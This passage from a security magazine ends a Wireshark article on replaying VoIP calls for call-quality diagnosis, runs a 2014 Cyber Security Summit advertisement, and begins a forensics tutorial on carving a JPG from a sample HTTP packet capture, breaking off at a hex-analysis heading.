


Figure 6. VoIP Calls Log

FLOW GRAPH ANALYSIS

This shows how exactly the call went through between me and the server.





Figure 7. Flow Graph Analysis

Now we go back to the previous menu option and select player.



**Figure 8.** RTP Player

I always like to choose time of day as it helps me relate to the correct call under diagnosis.

Now we have just seen how you would do it practically, there aren't many complications to do it. Now what about other things such as PCI Compliance with VoIP. Naturally, no one wants their Credit card data stolen while talking to the bank agent. Here are my thoughts on it.

## CONCLUSION

You may have noticed how easy and simple it is to listen to calls on the network. It does not require much of an effort on your part. So far I have used this as a diagnostic process to check call quality, but it could very well be used for malicious purposes too.

## REFERENCES

- (n.d.). Retrieved from Freepbx: <http://www.freepbx.org/>
- (n.d.). Retrieved from SIP Codes: [http://en.wikipedia.org/wiki/List\\_of\\_SIP\\_response\\_codes](http://en.wikipedia.org/wiki/List_of_SIP_response_codes)
- (n.d.). Retrieved from HTTP Codes: [http://en.wikipedia.org/wiki/List\\_of\\_HTTP\\_status\\_codes](http://en.wikipedia.org/wiki/List_of_HTTP_status_codes)
- VoIP. (n.d.). Retrieved from [http://en.wikipedia.org/wiki/Voice\\_over\\_IP](http://en.wikipedia.org/wiki/Voice_over_IP)
- Wireshark. (n.d.). Retrieved from <http://www.wireshark.org/>
- [https://www.chasepaymentech.com/documents/voice\\_over\\_ip.pdf](https://www.chasepaymentech.com/documents/voice_over_ip.pdf)
- <http://searchunifiedcommunications.techtarget.com/>

## ABOUT THE AUTHOR

Milind Bhargava, (CEH), (ECSA) is in love with the field of Information Security, in pursuit of his love he has completed his CEH & ECSA certifications from EC-Council.

With over 5 years of experience in the IT industry dealing with operations, support, engineering, consulting, and currently an ethical hacker performing vulnerability assessment and penetration testing services for domains such as Network Assessments, Wireless Assessments, Social Engineering, Perimeter Device Assessment, and Web App Assessments through Open Source and commercial tools. In his free time he likes to develop iOS and Droid Apps for security and applications.

He is currently working with Yellowwood Networks Inc. in Calgary, Alberta and has worked as Head of IT for an Oil & Gas MNC in Doha, Qatar, where his responsibilities included but were not limited to Network Security.

You can connect with him at <http://ca.linkedin.com/pub/milind-bhargava/6/714/916/>.

# PROTECT YOUR BUSINESS FROM CYBER THREATS!

Learn to identify and eliminate modern cyber risks at one of the leading European industry events.

**Your business isn't safe.** You may think that you are prepared for the risk of cyber threats like hackers and viruses, but you aren't.

Whether you belong to the government or corporate sector let us show you all of the ways your company is currently vulnerable and how to protect it.

Cyber Security Summit 2014 will address the following issues, among many other things:

**4<sup>th</sup> Annual CYBER SECURITY SUMMIT** 9 – 10 April 2014, andel's hotel Prague

**COMBAT CYBER THREATS, PROTECT YOUR BUSINESS**

Learn to Identify and Eliminate Modern Cyber Risks



- How you can combat cyber attacks while keeping your business operational
- How to save your company millions using effective, ethical hacking techniques
- The special technique you need to know for the newest and most sophisticated cyber attacks
- How to develop an effective public-private partnership to protect your critical infrastructure

**4<sup>th</sup> Annual CYBER SECURITY SUMMIT**

9<sup>th</sup> – 10<sup>th</sup> April 2014, andel's hotel Prague

**COMBAT CYBER THREATS,  
PROTECT YOUR BUSINESS**

Learn to Identify and Eliminate  
Modern Cyber Risks

**www.ebcg.biz**



# CARVING BINARY DATA FROM PACKET CAPTURES

by Kelly Doyle

Imagine you are an incident responder and are notified that your company's network has been compromised for the last several weeks. Your boss tasks you with identifying what information was exfiltrated from the network. Where do you start? This article will introduce you to some of the basic concepts for finding and carving out forensic artifacts off the wire.

## What you will learn:

- How to follow a TCP stream in Wireshark
- Carving out binaries from packet captures in Wireshark

## What you should know:

- TCP/IP Fundamentals – three-way hand shake
- An Installation of Wireshark
- How to unzip gz files
- Will need a hex editor installed, such as McAfee Fileinight.

Packet capturing tools provide valuable insight for those that monitor traffic on a network. Network analysts can create a timeline of events between two hosts using packet capturing tools on the network. There are a number of tools available on the market that can be used to automatically extract files from packet captures. Packet capturing tools makes it possible to extract exact copies of files transferred between hosts using many types of unencrypted TCP and UDP protocols. Automated tools such as NetworkMiner work particularly well for automating some of the analysis. However, automated tools don't always do the best job in every situation. You should know how to manually extract binaries and the underlying concepts for when you find yourself in a scenario where your automated tool has not worked as intended. This is true when binary data has not been completely downloaded. In some cases the binary data still needs to be carved out. Since Wireshark is one of the world's most popular and widely developed network analyzers, we will use it in this example to show how to extract binaries from packet captures over the HTTP protocol. We will be focusing on extracting a jpg for this example with the intent that this technique can be used to extract other binary data from packet captures with the same technique.


## EXTRACTING FILES FROM PCAP USING WIRESHARK VIEWING THE TCP STREAM

We begin by opening a saved packet capture file notated with a PCAP file extension. The packet capture for this example can be downloaded from the below link to follow along or recreate this process. You can also find this, as well as other useful packet captures, on [wiki.wireshark.org](http://wiki.wireshark.org) (Original content on the wiki.wireshark site is available under the GNU General Public License. See the License page for details: <http://wiki.wireshark.org/License>)

[http://wiki.wireshark.org/SampleCaptures?action=AttachFile&do=get&target=http\\_with\\_jpgs.cap.gz](http://wiki.wireshark.org/SampleCaptures?action=AttachFile&do=get&target=http_with_jpgs.cap.gz)

Assuming you already have Wireshark installed and `http_with_jpgs.cap` downloaded open the packet capture file with Wireshark by double clicking on `http_with_jpgs.cap`. Alternatively, you can open a packet capture file from within Wireshark by going to File > Open > and browsing to your file of choice.

Once the file is open we can see the three-way handshake which is typical for establishing remote connections of the TCP protocol. Shown below in Figure 1, we see a GET request for DSC07858.JPG in packet number 278. We will be discussing how to carve out DSC07858.JPG from this packet capture.




**Figure 1.** Wireshark interface showing a GET request for DSC07858.JPG

In this case, a connection was initiated when the GET request was sent to the web server asking to view the page after the three-way handshake was completed.

Wireshark has the ability to reassemble TCP streams into a single and more readable format. It's often used to view the session data associated with non-encrypted protocols such as in our HTTP example. Think of it as the entire conversation in one easy-to-read window. Generally, there are two colors in the Follow TCP Stream window, red and blue. The red text shows traffic from the source to the destination, while the blue text is used to identify traffic from the opposite direction, shown in Figure 2.



**Figure 2.** A visual representation of the flow of data in a TCP session



**Figure 3.** Right click popup window showing “Follow TCP Stream”

Now that we have followed the TCP stream, we can see the red highlighted text showing what the workstation sent to the web server and the response that we received from the web server in blue highlighted text. The content-Length shows the size of the web server's response. The content length returns the number of bytes sent to the browser minus the TCP overhead. This can be seen in Figure 4. In our case, it's the size of DSC07858.JPG that's being served up to our web browser. Our next task is to identify what protocol is being used so that we can pull a copy of the file from the packet capture.




Figure 4. Follow TCP Stream window

## HTTP

There are a number of ways to identify which protocol a particular packet belongs to. The easiest way is to note the color coding that is used to label packets on the main interface. Wireshark uses green as the default color designation for all HTTP traffic. So it is obvious to tell what protocol is being used. Since we have the Follow TCP stream window open (Figure 4), we can take a look at the GET request to verify the HTTP protocol is being used.

Now that we know what protocol is being used to transfer the file we can export the object from this packet capture by going to: File > Export Objects > HTTP. We can see in Figure 5 that we would choose a different option like SMB to correspond with the type of protocol we are working with.





Figure 5. Exporting HTTP Objects


The HTTP object list shown in Figure 6 contains a list of files that can be carved out of the TCP session. We identified earlier that we wanted to extract “DSC07858.JPG” from the TCP session. However, there seems to be more than one file with that name. We must now go back to verify which file we had originally targeted for extraction. We do this by going back to the Content-Length field in Figure 4 to identify the size of the file we are looking for. In this case, the highlighted file in Figure 6 is the file we want to extract with a size of 191,515 bytes.



Packet num	Hostname	Content Type	Bytes	Filename
6	10.1.1.1	text/html	160	\
16	ins1.opera.com	application/vnd.xacp	433	xcms.asp
19	ins1.opera.com		5	xcms.asp
21	ins1.opera.com		1219	xcms.asp
38	10.1.1.1	text/html	4323	index.html
61	10.1.1.1	image/jpeg	8281	bg2.jpg
72	10.1.1.1	image/jpeg	9045	sydney.jpg
100	opera1-servedby.advertising.com		1247	dst=Win_700
109	opera2-servedby.advertising.com		1247	dst=Win_700
120	opera4-servedby.advertising.com		1247	dst=Win_700
137	opera3-servedby.advertising.com		1247	dst=Win_700
159	10.1.1.1	text/html	416	dagbok.html
179	opera1-servedby.advertising.com		1133	bins=1
185	opera2-servedby.advertising.com		1133	bins=1
203	opera3-servedby.advertising.com		1133	bins=1
207	opera4-servedby.advertising.com		1136	bins=1
218	10.1.1.1	text/html	1263	dagbok.html
230	10.1.1.1	text/html	2232	dagbok.html
259	10.1.1.1	image/jpeg	8963	DSC07858.JPG
269	10.1.1.1	image/jpeg	10730	DSC07859.JPG
479	10.1.1.1	image/jpeg	191515	DSC07858.JPG

**Figure 6.** HTTP objects list

Click on the file in the list to highlight it and pressing Save As.



**Figure 7.** Wireshark: “Save Object As” window

Once DSC07858.JPG is saved, we can now view the file as we normally would by double clicking the file. We used this technique to extract a picture file from our packet capture. However, this technique can also be used to extract any binary data from packet captures. Our carved out picture can be seen below in Figure 8.



**Figure 8.** DSC07858.JPG

## CARVING OUT RAW BINARY DATA

Over the last several years Wireshark enhancements have allowed forensic analysts the ability to use the interface to carve file out of packet captures in much of the same ways as its automated counterparts. However, not all objects are accessible using this method. Suppose a user did not complete the download of DSC07858.JPG or the file was corrupted during the transmission. The file would no longer show up in the Wireshark HTTP objects list. In some cases that data must still be identified and eventually carved out. Suppose we know the name of the file we want to carve out. We can perform a search for “DSC07858.jpg” by going to Edit > Find Packet or if default settings are used pressing CTRL+F.




Figure 9. Find Packet Window

The “Find packet” window shown in Figure 9 will popup. We are looking for the string “DSC07858.jpg” and will need to perform a search through not only the packets, but the data within the packets as well. This will ensure that we don’t miss any references to the file. Pressing “Find” sends Wireshark on a quest to find the first packet with our string. We must now identify if the selected packet contains the data that we are looking for by looking at the bottom section of the Wireshark interface highlighted in Figure 10.




Figure 10. Wireshark GUI breakdown

Thanks to the search Wireshark automatically highlights the fields that our string search hit on. Our string search highlights are in the Line-based text data section of the packet breakdown and shown in the hexadecimal representation of the packet in the far bottom pane. Under default settings the selected packet is highlighted in white. This can cause some confusion as the usual color of selected packets is blue. We will now need to follow the TCP stream as we did before by clicking on packet 278 to highlight it and right clicking from there click on “follow TCP stream”.




Figure 11. The Follow TCP Stream Window


So, now we are back at the same TCP stream window we have previously seen. The entire conversation between the host and the webserver is shown here in raw form. So, we should be able to remove the picture from this window, but how?

## HEXIDECIMAL MUMBO JUMBO WHAT JUST HAPPENED...

